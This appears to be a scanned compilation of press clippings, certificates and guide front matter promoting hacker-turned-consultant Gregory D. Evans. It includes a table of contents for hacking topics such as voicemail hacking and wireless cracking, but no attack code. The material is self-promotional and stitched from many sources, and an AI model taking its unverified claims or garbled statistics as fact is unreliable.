
Tuesday, August 9, 2005

2 p.m. Eastern / 11 a.m. Pacific

E. Knute Judsen
President & CTO
ZCSS.com

Gregory Evans
Author
Spyware Reference Guide

Chris Thatcher
National Practice Director
Enterprise Security
Dimension Data N.A.



| Home | About Us | Contact Us | Advertise | Locations | Subscribe | FAQ | MySpace | Twitter | Facebook
CHICAGO DEFENDER ONLINE
CHICAGO FOOTBALL CLASSIC
Alabama State University
Versus
Mississippi Valley State University
September 26, 2009 4pm
Soldier Field
GET YOUR TICKETS TODAY
Powered by Real Times
HOME
OUR CITY
OUR NATION
OUR WORLD
OUR FOCUS
OUR VIEWS
OUR HEALTH
OUR BUSINESS
OUR ENTERTAINMENT
OUR CULTURE
OUR FAITH
OUR SPORTS
OUR EVENTS
CLASSIFIEDS
PHOTOS
ARCHIVES
CHICAGO CHILDREN'S MUSEUM
CHICAGO DEPARTMENT OF FAMILY & SUPPORT SERVICES
Head Start
First Steps to a Great Future
HOME OUR CULTURE HACKER TURNED CYBER SECURITY EXPERT GREGORY D. EVANS ON QUEST TO MAKE COMPUTERS SAFE
Member Log-In
Username:
Password:
Forgot your password?
Sign Up
Sign In
Search
Search now
LEARN FROM A SEASONED LOCTICIAN
Learn how to twist, start loc's, loc maintenance and other natural hair care techniques
Sunday, September 6, 2009
Toss Salon
60 E. 13th St
1800.699.7740
I will supply everything, just bring yourself
AP Video
At ABC News, Change in the Anchor Chair

President: Michael House
Executive Editor: Lou Ransom
Founder: Robert S. Abbott (1905-1940)
Publisher: John H. Sengstacke (1940-1983)
Founded in 1905

Wednesday, September 2, 2009

Hacker turned cyber security expert Gregory D. Evans on quest to make computers safe

by Shamontiel L. Vaughn

Gregory D. Evans claims the FBI put him in their top 10 list for computer hackers in 1996. And while this 40-year-old entrepreneur talks proudly of his self-taught adventures hacking into computers since seventh grade and changing peoples' grades for money, making it into a business for 20 years, Evans is now working on computers the legal way. He is the CEO and founder of LIGATT Security since 2004, after selling off another computer security company, The Cyber Group Network Corporation, that specialized in recovering stolen computers in 2002. He's been featured on countless shows like the Michael Baisden radio show, the Tom Joyner morning show and FOX News.

In his quest to save people from worldwide computer security issues and identity theft, Evans took time out to speak with the *Defender*.

Defender: What made you go the honest route and stop being a hacker?

Gregory D. Evans: The thing is my dad knew that I was hacking. He used to always say when I was younger, "If you could do what you're doing legally, you could probably make a lot of money from it." My thing was I'm already making a lot of money. You see all these rappers out here driving Bentleys and

B2 The Sun — San Bernardino County **2** • Thursday, December 6, 2001

Business owner uses his life to set an example

By MARK EDWARD NERO
Staff Writer

Everyday HEROES
GREG EVANS

From the jailhouse to the penthouse.

That doesn't quite sum up the rise and fall — and rise again — of entrepreneur Greg Evans, but it comes close.

Evans, owner and chief executive officer of San Bernardino-based Cyber Network Corp., did spend time in jail, and though he's not proud of his past misdeeds, he makes no attempt to hide them.

Instead he uses himself as an example, a cautionary tale to children to not stray down the wrong path in life.

The story goes like this: Evans, 32, had been fascinated with computers and telecommunications since he was a child. That love eventually took him to a position with a telecommunications and equipment services provider.

But while there he found himself on the wrong side of the law as a 'computer hacker. He began billing millions of dollars' worth of Internet access fees to fake toll-free accounts he'd set up.

Eventually he was caught and incarcerated.

"I was in custody for 16 months, six days, six hours and 55 minutes," he said.

Evans

After his release, Evans turned over a new leaf. Armed with knowledge he gained while in jail, plus with a little good luck and a lot of hard work, he managed to launch Cyber Group, a provider of computer security software, in May 2000.

As he experienced more success, features about Evans appeared in numerous publications, including Jet and Black Enterprise magazines. He even wrote a book, "Memoirs of a Hi-Tech Hustler."

Currently, despite his busy schedule, Evans is active in helping the community.

He has donated computers to schools and sometimes speaks to children at churches and community centers, warning them about the potential consequences of taking the wrong path.

He also informs them of the possibilities of careers working in computer technologies and even donates computers to needy students — with the provision that they must maintain good grades.

One of the investors in Evans' company, Jack Stegall of St. Petersburg, Fla., was so impressed by Evans' turnaround that he nominated him for recognition by The Sun.

"Greg pays special attention to teaching kids the need to learn about computers and has opened doors for other convicted hackers to reform as well," Stegall said.

Evans said hiring people from the community, particularly minorities, is one of his priorities. He said he plans on keeping his company in the San Bernardino area no matter how much it expands.

"We want to be the No. 1 security company out there," he said. "And we want to be right here in San Bernardino."

WHO'S YOUR HERO?

Do you have a hero — someone you look up to, someone who goes above and beyond to make a difference in the lives of others? Tell us what your hero has done to deserve special recognition. Go to www.sbsun.com. Under Community News, click "Nominate an Everyday Hero." You can mail your nomination to: Community Editor, The Sun, 399 N. D St., San Bernardino 92401 or e-mail it to community.news@sbsun.com. Or fax your nomination to (909) 885-8741, attention Community Editor.

TECH TALK

TIPS ON DELETED FILES

Did you know that when you delete a file in Windows your file is not really deleted? You can go into the recycling bin and retrieve all previously deleted files. Even if you empty your recycling bin, files can be retrieved using the "undelete" command or utilities such as Norton's Unerase. So if you are trying to delete that love letter you don't want your husband to find, you're out of luck. Unless, of course, you use a program like PIRT Thrasher (www.ppirt.com), which will totally destroy your files so that they are not recoverable.

—Greg Evans

Greg Evans is the founder and CEO of The Cyber Group Network. He is a computer security expert and author of The Memoirs of a Hi-Tech Hustler.

UPSCALE **February 2002**

DID YOU KNOW?

Did you know that there are 60% more whites on the Internet than African-Americans:

African-Americans	4.6 million
Hispanic-Americans	3.8 million
Asian-Americans	2.2 million
Kids (2-12 years old)	14 million
Teens	13 million
College Students	12 million
Seniors (50+)	23 million


(source: Jupiter Communications)

Did you know that employers prefer to receive resumes by email:

By e-mail	48%
By mail	21%
By fax	11%
In person	1%
No preference	19%

Did you know that in the year 2000, malicious viruses cost business and organizations worldwide a whopping $17.1 billion—up from $12.1 billion in 1999. —Greg Evans

Greg Evans is the founder and CEO of The Cyber Group Network. He is a computer security expert and author of *"The Memoirs of a Hi-Tech Hustler."*


ESSENCE
beta
your voice. your style. your life.
e-mail newsletter signup
NEWS, PHOTOS, RELATIONSHIP ADVICE & MORE
Not receiving your Newsletter? click here
ENTER COMMUNITY
September 29, 2009
ENTER SEARCH TERM
SEARCH
HOME
NEWS & ENTERTAINMENT
FASHION & BEAUTY
RELATIONSHIPS
RECIPES
PHOTOS
VIDEOS
E-DEALS
NEWS
ENTERTAINMENT
QUIZZES
GAMES
CELEBRITY SPOTLIGHT
MUSIC FESTIVAL
MOST POPULAR
viewed | shared
01
UNDERSTANDING MERCURY IN RETROGRADE: IS IT THE SOURCE BEHIND ALL THE WACKY BEHAVIOR IN POPULAR CULTURE?
Read full story »
02 Derek Luke Talks New Show 'Trauma,' Dealing With Fame, and What Makes Him Squirm
03 Lisa Wu Hartwell On Spirituality and the Criticism From Her Castmates
04 Exclusive: Maia Campbell's Father and Grandmother Speak Out
05 Mya and Macy Gray Talk 'Dancing With the Stars'
FEATURED BLOG
BOHEMIAN RHAPSODY
with Joy Bryant
POSTED: 07.23.09 @ 11:03 AM
NEWS
News & Entertainment | News
stay connected with essence.com
MOBILE
RSS FEED
eNEWS
TWITTER
FACEBOOK
ADVERTISEMENT
my moment.™ My Dove®
ESSENCE TV
BOONE

POSTED: SEPTEMBER 28, 2009


Safe and Secure on Campus? Protecting Against Identity Theft

Alexis Jeffries

With the start of the school year in full effect, most college students are nestled in their classrooms, libraries and dorms hard at work. And while they're studying, hackers and identity thieves are steadily trying to steal their information. With all pre-approved credit card offers college students get in the mail, it's no wonder they are so highly targeted. In fact, 34 percent of the identity theft victims in America last year were college students, according to Identitytheft.com.

Gregory Evans, a computer security consultant and founder of LIGATT Security (liggattsecurity.net), spoke with ESSENCE.com about ways in which students can protect their personal and financial information this school year.

ESSENCE.COM: Why do you think data security and identity theft on college campuses has been an issue over the years?
GREGORY EVANS: Every hacker or identify thief in the world wants to target college kids. They don't have a lot of credit and they rarely check their credit reports to find out if their identity has been tampered with. Also, college campuses do not stress computer security nearly as much as they stress physical security and safety.



BEST JOBS IN AMERICA *Money/Payscale.com's list of great careers* 2009

8. Computer/Network Security Consultant

Top 50 rank: 8

Sector: Information Technology

What they do: Protect computer systems and networks against hackers, spyware, and viruses. "I consider myself a cybercrime fighter," says Gregory Evans, an independent computer security consultant in Atlanta.


Why it's great: No company or government agency can afford to have a serious breach in the security of its computer system. New technologies and an unending supply of creative hackers around the world keep the field challenging. Consultants can often work from home. And top-level pros command big paychecks.


Drawbacks: Talk about stress. If a system is infiltrated by a virus or hacker, it could mean lights out for the security consultant's career. "This is a job you can't afford to ever fail in," says Evans.

Gregory Evans is a computer security consultant at LIGATT Security International in Atlanta.

Pre-reqs: Mostly major geekdom, since the skills can be self-taught. Still, a computer science degree comes in handy. An information systems security professional certification (CISSP) is increasingly favored. Experience is key for better-paying positions: Most companies won't hire a consultant with less than five years of experience.

FOX & friends
FOX & friends
CYBER ATTACK THREAT
HOW VULNERABLE IS THE U.S.?


LOS ANGELES
GREGORY EVANS
LIGATT SECURITY
HD
11
NEWS
myFOXla.com



Certified Master Anti-Terrorism Specialist

By the virtue and the by-laws of the

Anti-Terrorism Accreditation Board


This Certificate is granted to

Mr. Gregory D. Evans, CMAS

Given Under our hand and the Authority of the Board designating that the holder is certified to use the CMAS designation this 3rd day of April, 2010.

J. Keith Flannigan, PhD, CMAS
Director of Certification

John C. Sears
John C. Sears, PhD, CMAS
Chairman of the Board



Department of Defense
Cyber Investigations
Training Academy

DCITA

This is to certify that

Gregory Evans

has successfully completed the following training conducted at the

2010 DoD Cyber Crime Conference

Wireless Technology Workshop

CCC-WTW-1001
22-23 January 2010
16 hours

M E Parsons
Matthew E. Parsons
Director, DCITA

Joshua M. Black
Joshua M. Black
Deputy Director, DCITA

The Official
CYBER SECURITY
PROVIDER
for the Philips Arena

The Official
CYBER SECURITY
PROVIDER
for the Atlanta Hawks

The Official
CYBER SECURITY
PROVIDER
for the Atlanta Thrashers

Table of Contents

Table of Contents

Table of Contents

13.0 UNIX ACCOUNTS

14.0 UNIX PASSWORDS

15.0 UNIX LOCAL ATTACKS

16.0 UNIX REMOTE ATTACKS

17.0 UNIX LOGGING

18.0 SQL INJECTION

19.0 PACKET SNIFFING

20.0 SPOOFING AND HIJACKING

Table of Contents

21.0 SOCIAL ENGINEERING

22.0 HOW TO PERFORM A PENETRATION TEST USING METASPLOIT

23.0 CRACKING A WIRELESS

Table of Contents

24.0 HACKING A CELL PHONE VOICEMAIL

25.0 HOW TO BECOME A HACKER IN FIFTEEN MINUTES

26.0 MAKING MONEY AS A HACKER

27.0 GLOSSARY OF TERMS

Preface

1.0 What is the mission and goal of this "Short & Simple Guide?"

1.0 What is the mission and goal of this "Short & Simple Guide?"

For years of working on the good side of computer hacking, I have come across hundreds, of potential clients who claim that their networks are "Hacker Proof" because their IT manager told them so.

When I go and try to get a contract with a company or government agency, I do not go to the IT manager. IT managers have ego's bigger than any entertainer or athlete I have ever met. In fact I do not even go to the IT manager and ask them about the performing a security audit, but I go to their boss. I tell their mayor, city manager, President or CEO that I want to perform a security audit. I tell them how important it is to have a security audit just as important it is to have a financial audit. I also ask them to do not let their IT department know that you have hired me to perform a security audit. Would a burglar call you on the phone and tell you that he will be breaking into your house Friday at 4pm? No! I inform them that if their IT department is as good as they may think it is, then they should detect us scanning the network from day one.

I also ask them to do not let their IT department know that you have hired me to perform a security audit.

IT managers ARE NOT SECURITY PEOPLE! A IT managers job is to keep the network up and running. That's it. Yes they do work with firewalls as much as they know how, but on average that's the extent of it.

IT managers do not like having independent security consultants to come in and find all the flaws in their security. What most IT managers do is hire some consulting company that makes sure that the company is meets regulatory compliances. Many of the federal laws and regulations, such as the Health Insurance Portability and Accountability Act (HIPAA), Gramm-Leach-Billey Act (GLBA), North American Electric Reliability Corporation (NERC) CIP requirements, and Payment Card Industry Data Security Standard (PCI DSS) require periodic and consistent security evaluations. Incorporating your ethical hacking into these required test is a great way to meet the state and federal regulations and beef up your overall privacy and security compliance program.

1.0 PREFACE

The law of average works against security. With the increased number of hackers and their expanding knowledge, and the growing number of system vulnerabilities and other unknowns, eventually, all computer systems and applications will be hacked or compromised in some way. Protecting your systems from the bad guys – and not just the generic vulnerabilities that everyone knows about is absolutely critical. When you know hacker tricks, you find out how vulnerable your systems really are.

I am sure IT managers of the largest corporations in the world felt just like you do, which is my network is hacker proof. Here are the top 10 cyber crimes of all times.

Yahoo, eBay, Amazon - $1.2 billion

Yahoo, eBay, Amazon - $1.2 billion As in the case of the recent Twitter/Facebook shutdown, a Denial of Service shut down 5 of the most popular websites in February 2000 for several hours. Flooding servers with paralyzing amounts of network data, hackers' programs brought Yahoo, eBay and Amazon to a crawl and eventually crashed their systems. Although no financial gain was intended in the attack, market researchers at Yankee Group estimate the crash caused a capitalization loss of $1.2 billion. But for any eBay member bidding on a Jabba figurine at the time of the crash, the loss is beyond price.

Société Générale - $7.2 billion

Since the inception of the computer, there have been a lot of feathers in hackers' caps — an AOL password here, a credit card number there — but single-handedly costing a French bank $7.2 billion and bringing down stock markets throughout Europe is something very few can say they achieved. French software developer and trader Jérôme Kerviel used his coworker's accounts to generate risky trades in the derivatives market with funds from Société Générale and turned off signals which warned the bank of the trading patterns. European markets were hit with losses of about 6% and Kerviel was credited with the largest fraudulent trading loss in history.

Melissa virus - $80 million

Occasionally, cyber crime isn't a calculated effort. Some hackers just want to unleash a malicious program or code string and watch the mayhem spread across affected machines. New Jersey resident David Smith was one such hacker, having created the Melissa virus in 1999 which led to $80 million in damage — according to trial estimates — and a 20 month prison conviction. The virus — supposedly named after a Florida stripper Smith knew — was sent via email attachment and was most devastating to businesses and servers dealing with bulk email. And you thought spam was a problem.

ILOVEYOU virus - $8.7 billion

Sandwiched between the Melissa virus and Code Red worm, the ILOVEYOU virus can claim the costliest damage of the 3. Like Melissa, ILOVEYOU was proliferated as an email attachment and was sent to approximately 84 million recipients. Those who knew better than to open a .VBS file were spared the infection, but — according to Sam Bhavnani of Computer Economics — between 2.5 to 3 million users weren't so lucky. In their defense, few can resist the temptation of opening an email with the subject heading "I LOVE YOU." Bhavnani estimated worldwide damage totaled $8.7 billion.

Code Red worm - $2.6 billion

Named after the Mountain Dew brand as well as its references to China ("Hacked By Chinese!"), the Code Red worm shook computer systems worldwide to their very motherboards. The program exploited vulnerable web servers and IP addresses by buffer overflow — overloading the memory and subsequently crashing the systems. Internet research company Computer Economics determined Code Red caused $1.5 billion worth of damage through down system time and loss of productivity, plus an additional $1.1 billion in inspection and patch distribution — totaling $2.6 billion.

Heartland Payment Systems - $12.6 million

Any security breach risks the loss of important company information, but when that company is the sixth largest credit card processor in the country, every person who used plastic at a restaurant or mall could find their account drained and their identity stolen. In January 2009, Heartland Payment Systems confirmed that hackers broke into their system which holds records of 100 million transactions per month for 175,000 merchants. In May, CEO Robert O. Carr estimated a loss of $12.6 million in legal fees, security cleanup and fines from MasterCard and Visa.

U.S. Department of Veteran Affairs - $20 million

As if veterans don't have enough to worry about with pension cuts and medical benefits, a thoughtless blunder compromised the identities of 26.5 million veterans and troops in active duty. A data analyst from the federal department took home a laptop and external drive without permission, violating agency policy. The employee's home was burgled and, alas, the laptop and drive vanished. Containing names, Social Security numbers and birth dates, the missing equipment led to a class-action lawsuit against the department for $20 million. Who fronted the bill? The U.S. Treasury.

ChoicePoint - $26.5 million

What's worse: The security breach to a private intelligence service which held over 17 billion records of businesses and individuals, or the fact that the company neglected to notify the people whose files were leaked until 7 months later? ChoicePoint's crack internal IT protection was seemingly no match for a team of Nigerian scammers who posed as legitimate businesses — with previous stolen identities, no less — to gain access to ChoicePoint's accounts. With a fine by Federal Trade Commission and compensation to those affected, losses reached $26.5 million.

T.J. Maxx, Marshalls - $300+ million

Although the total cost of damage done by a computer virus is difficult to pin down, the largest customer data breach in history also puts final losses in a gray area. TJX Companies Inc — the parent company to T.J. Maxx and Marshalls — was slammed for over a year by a hacker who used a decryption tool to gain access to roughly 45.7 million credit and debit card accounts. TJX spokeswoman related to The Boston Globe in August 2007 that incurred costs have reached $256 million, but ongoing investigations and claims — including the $40.9 million to Visa and the $9.75 million to 41 states — place total loss over $300 million.

Conficker worm - $9.1 billion

Take this one with a grain of salt as the figure is disputed in some circles, but few can deny the devastating effect that the Conficker worm had on computer systems in late 2008. The Conficker worm was particularly devastating to networks due to its many variations, making it more difficult to eradicate and even active in some systems today. The most recent affection rate estimate puts the total to 3.5 million hosts. Conficker is purported to have caused $9.1 billion —>
9:44:59 AM LIGATT Security: you may have gotten this in a email I sent out earlier this week.
